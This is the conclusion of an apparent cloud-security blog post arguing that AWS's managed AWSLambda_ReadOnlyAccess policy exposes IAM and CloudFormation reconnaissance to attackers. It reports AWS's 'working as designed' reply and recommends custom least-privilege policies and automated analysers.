

I reached out to AWS , and here is what they say:

Conclusion
The AWSLambda_ReadOnlyAccess policy perfectly illustrates the hidden risks of relying on default cloud provider configurations. While AWS designs these managed policies for ease of use and broad compatibility, they inherently violate the principle of least privilege. As demonstrated, seemingly benign “read-only” permissions for IAM and CloudFormation provide adversaries with the exact reconnaissance capabilities needed to map out an environment, identify misconfigurations (like the vulnerable Prod-App-ObservabilityRole), and execute a full account compromise.
When I reported this finding to AWS, their response was telling. They determined that the policy is “functioning according to design” and stated that more precise permission scoping falls squarely within the “customer responsibility framework.” This highlights a critical reality in cloud security: AWS-managed policies are built for broad utility and backward compatibility, not for strict security hardening.
To defend against these vectors, organizations must move away from default AWS-managed policies. Implementing strict, custom IAM policies tailored to the specific needs of your applications is essential. Furthermore, relying on manual audits is difficult at scale; developing or utilizing automated policy analyzers to systematically evaluate permission sets against active IAM roles can drastically reduce your attack surface. Ultimately, don’t let a “read-only” label lull you into a false sense of security—enumeration is always the first step toward a breach.